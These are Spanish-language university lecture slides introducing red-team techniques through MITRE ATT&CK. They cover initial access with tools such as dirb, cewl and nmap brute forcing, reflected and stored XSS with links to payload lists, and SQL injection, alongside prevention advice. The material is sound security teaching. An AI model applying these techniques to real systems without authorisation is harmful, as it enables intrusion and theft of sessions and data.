TEMA 7
INTRODUCCIÓN A TÉCNICAS DE RED TEAM

Una introducción a técnicas de ataque basada en el MITRE ATT&CK

JOSÉ MANUEL REDONDO LÓPEZ *"S-81 ISAAC PERAL"* PROJECT V4.0

Fuente: Bing Chat AI

Departamento de Informática
Universidad de Oviedo

Universidad de Oviedo

Logo: @creative_vanesa (*Instagram*)

ÍNDICE

EL MITRE ATT&CK FRAMEWORK: NUESTRA GUÍA DE ATAQUE

Seguridad de Sistemas Informáticos


- **¿Recuerdas esto del tema 5 (seguridad de red)?**
  - https://attack.mitre.org/
  - Dijimos entonces que tenía 14 fases, ¡pero solo vimos la primera!
- **Ahora toca ver el resto**
  - Las siguientes 3 tratan sobre **explotación** de máquinas (machine exploitation)
  - El resto (10 más) son técnicas de **post-explotación**
  - Como decíamos, todos ellos juntos se denominan "el **ciclo de vida del adversario**" (***adversary lifecycle***)
- **Este framework recoge TODAS las tácticas y técnicas de adversarios observadas en el mundo real**
  - De esta manera, tienes un **acceso siempre actualizado a las diferentes técnicas de adversario ("ataque") divididas en fases**
  - ¡El conocimiento más actualizado, mejorado a medida que pasa el tiempo!

Fuente: https://attack.mitre.org/

MITRE ATT&CK. TÉCNICAS Y TÁCTICAS DE EXPLOTACIÓN

Seguridad de Sistemas Informáticos

- Comenzaremos con las relacionadas con la explotación de una máquina remota
- La cantidad de información contenida en este framework está mucho más allá del alcance de nuestra asignatura
- Pero podemos explicar los objetivos de cada fase, las técnicas generales y las tácticas
  - También podemos vincularlos a posibles defensas ya cubiertas por temas anteriores
- También proporcionaremos algunos ejemplos concretos de técnicas de cada fase
  - **¡Que son típicas de las competiciones de CTF!**



Fuente: https://attack.mitre.org/

< Ir al Índice

Fuente: Bing Chat AI

Inyección >

Técnicas de Explotación

Usando el MITRE ATT&CK para saber cómo los adversaries pueden explotar nuestros sistemas

*Iconos por Bing Chat AI

Departamento de Informática
Universidad de Oviedo

Universidad de Oviedo

¿QUÉ TE VAS A ENCONTRAR EN ESTE BLOQUE?

En este bloque aprenderás

- Que antes de llevar a cabo un ataque hay una fase previa de **recopilación de recursos** para ello
- Que la primera fase de un ataque es **entrar en un sistema de la víctima por primera vez**
- Que los **errores de inyección de código** son uno de los más comunes en las aplicaciones web

Fase 2 (TA0042. Resource Development) y Fase 3 (TA0001. Initial Access)

Desarrollando recursos de ataque y entrando por primera vez en la infraestructura de la víctima


*Iconos por Bing Chat AI

TA0042. Resource Development

https://attack.mitre.org/tactics/TA0042/

Seguridad de Sistemas Informáticos

- **Técnicas para crear, comprar o comprometer / robar recursos de distinto tipo para hacer distintos tipos de ataques**
  - Se pueden usar para apoyar distintas operaciones contra víctimas en fases posteriores
  - **Infraestructura**: Dominios, servidores DNS, servidores/botnets, cuentas, servicios web, VPNs, redes para el anonimato
  - **Cuentas de usuario**: En distintos servicios, cuentas por defecto de productos/software...
  - **Capacidades**: malware, software ofensivo, información de vulnerabilidades...
    - Las capacidades se instalan en la infraestructura adquirida (Stage Capabilities)
  - También se pueden usar en otras fases del ciclo de vida
    - Dominios comprados para hacer Command and Control (control remoto) de las máquinas atacadas
    - Cuentas de correo electrónico para phishing como parte de Initial Access
    - Robo de certificados para firmar código para Defense Evasion
    - ...



TA0001. Initial Access

https://attack.mitre.org/tactics/TA0001/

- **Técnicas para obtener "puntos de apoyo" (footholds) iniciales dentro de una red**
  - En otras palabras, **comprometer el primer dispositivo de la víctima**
    - El primer paso para luego hacer el ataque más grande
  - Incluyen **spear phishing dirigido** y la **explotación de vulnerabilidades** en servidores web públicos
  - Estos "puntos de apoyo" pueden permitir acceso continuo (cuentas válidas, uso de servicios remotos externos ...), o ser de uso limitado debido al cambio de contraseñas / cuentas
- **Formas de conseguir acceso inicial son**
  - Encontrando **directorios ocultos** que den acceso a información privada con herramientas como `dirb`
  - Encontrando carpetas compartidas con información sensible (**protocolo SMB**)
  - Ataques de **fuerza bruta a servicios remotos** (Ej.: con `nmap`) bien con fuerza bruta pura, diccionarios o con un **diccionario personalizado** para la víctima
    - Hecho a partir de palabras de su web, por ejemplo (Ej.: `cewl`)

➢ Ejercicios **L11B1_DIRB, L11B1_SMB, L11B1_CEWL, L11B1_NMAPBRUTE**

TA0001. Initial Access

- **Entre todas sus técnicas destaca T1190. Exploit Public-Facing Application**
  - Intentar aprovecharse de una debilidad en un PC / programa / web expuesta a Internet
  - **Usando software, datos o comandos para causar un comportamiento no deseado o imprevisto**
    - La debilidad puede ser un **error común**, una configuración incorrecta, o una vulnerabilidad de diseño
  - Las aplicaciones vulnerables suelen ser webs, pero pueden atacarse otras cosas
    - Bases de datos (como SQL Server)
    - Servicios estándar (como SMB o SSH)
    - Protocolos de administración y gestión de dispositivos de red (como SNMP)
    - ... (cualquier cosa con puertos abiertos a Internet)
  - Los **temas 3-4** (SO, servicios), **5** (red) y **6** (aplicaciones) se deben aplicar en este escenario
  - En caso de ser una aplicación web, hay que prestar atención a **los errores que comúnmente se cometen** a la hora de crearlas
    - ¡Evitables si se aplica correctamente lo dicho en el Tema 6!

¿Errores comunes en la web?

- La **Open Web Application Security Project** (OWASP) es una comunidad mundial dedicada a crear **software** más seguro
  - Entre sus muchos proyectos, ha **clasificado los errores más comunes y críticos** a la hora de crear webs y APIs
  - Lo ha llamado **OWASP Top 10**: https://owasp.org/Top10/
  - Se presentan en orden de importancia (**`A<Posición en el ranking>:<Año>`**)
  - No es un listado de todos los errores, solo los más comunes
    - Existen otros que hay que estudiar si queremos profundizar más en este apartado
  - Uno de los errores más graves y conocidos son **los de inyección**
    - ¡Datos que se hacen pasar por código de distinta clase!
- **Toda la información de errores web está en el WSTG**
  - https://owasp.org/www-project-web-security-testing-guide/ **(TK-210 "Red October")**

Errores de inyección de código


Cuando los datos del usuario se vuelven peligrosos por no validarlos correctamente (Tema 6)

*Iconos por Bing Chat AI

Reflected Cross-site scripting (WSTG-INPV-01)

Seguridad de Sistemas Informáticos

Source: securityzines.com



Reflected Cross-site scripting (WSTG-INPV-01)

- **El Reflected Cross-site Scripting (Reflected XSS) ocurre cuando un atacante inyecta código ejecutable en alguna parte de la petición HTTP**
  - La petición se envía con código malicioso que reemplaza los datos "normales"
  - También se llama XSS Tipo 1
- **Características**
  - Este ataque no se guarda en el SGBD de la aplicación
    - **La petición HTTP debe ser modificada para ser maliciosa**
    - **Y enviada al usuario** (por ejemplo, por correo electrónico) para **que haga clic en ella**
  - **No es persistente**: No queda ninguna traza en el SGBD (sólo en los logs de acceso del servidor web)
    - Sólo afecta a los usuarios que hacen clic en un enlace con la petición maliciosa
  - La página real recibe la petición, la procesa...
    - Y devuelve la respuesta a la víctima después de ejecutar el código inyectado malicioso
  - **Una colección completa de vectores de ataque XSS de este tipo y el siguiente se puede ver aquí**
    - https://portswigger.net/web-security/cross-site-scripting/cheat-sheet


REFLECTED XSS (XSS TIPO 1)

- **Si tiene éxito, con JavaScript se pueden desarrollar ataques muy peligrosos**
  - Instalación de **keyloggers**
  - **Robo de cookies** (y por lo tanto sesiones, información privada de la cuenta de usuario,....)
  - **Copiar el portapapeles** de los usuarios que visitan la página y enviar su contenido al atacante
  - **Cambiar el contenido de la página** de cualquier manera imaginable (desfiguración/defacement)
  - **Una lista completa de posibles payloads se puede ver en**: http://www.xsspayloads.com/payloads.html
- **Más información**
  - https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/07-Input_Validation_Testing/01-Testing_for_Reflected_Cross_Site_Scripting.html
- **El principal método de prevención es un WAF, pero también...**
  - Técnicas de seguridad de Cookies (**Tema 6**)
  - Implementación de una política CSP segura (**Seminario 6**)
  - Usar un WAF (**Tema 6**)
  - **Guía de prevención**: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Stored Cross-site scripting (WSTG-INPV-02)

Seguridad de Sistemas Informáticos

Fuente: securityzines.com




Stored Cross-site scripting (WSTG-INPV-02)

- **La variante más peligrosa de XSS**
  - Puede suceder en aplicaciones web que almacenan entradas de usuario (¡la mayoría!)
    - **Ejemplos**: publicaciones en foros, blogs, comentarios, perfiles de usuario...
  - Los efectos del XSS almacenado / persistente son potencialmente más dañinos si el usuario tiene una sesión activa en ese momento
  - Este tipo de XSS no necesita convencer a nadie para que haga clic en un enlace...
  - **Comparte posibles vectores de ataque, métodos de prevención y payloads con el tipo 1**
- **Más información**
  - https://owasp.org/wwwproject-web-security-testing-guide/v41/4- web_application_security_testing/07-input_validation_testing/02- testing_for_stored_cross_site_scripting.html
- **Hay un tercer tipo, DOM-based XSS / XSS basado en DOM**
  - No lo cubriremos en esta asignatura

SQL Injection (WSTG-INPV-05)

- **Ataque que implica insertar código SQL en los datos de entrada que el usuario proporciona**
  - **Inyecta parte de una sentencia SQL** o una completa
  - De esta manera, la entrada de un usuario se aprovecha para modificar el propósito de una sentencia SQL legítima
  - Es como XSS, pero con otro tipo de código inyectado
- **Las consecuencias son obvias**
  - **Lectura /modificación arbitraria** de datos del SGBD
  - **Ejecución de operaciones de administración/gestión** de SGBD
    - Cierre, interacción con el sistema de archivos o el sistema operativo...
  - **Extracción de metadatos** del SGBD, estructura, información de usuario (contraseñas, inicios de sesión)...
  - *... (todo depende de las características ofrecidas por el SGBD a la aplicación o los permisos de usuario suplantados)*



Fuente: https://spanning.com/blog/sql-injection-attacks-web-based-application-security-part-4/

SQL Injection (WSTG-INPV-05) – Ejemplo básico

Imagina que tenemos esto

- La siguiente instrucción SQL controla los login de usuario de una aplicación
  - `SELECT [account data] FROM accounts WHERE login = ‘[user input (Login)]’ AND password = ‘[user input (Password)]’`
- Una vez que el usuario introduce la información, se incorpora a la sentencia
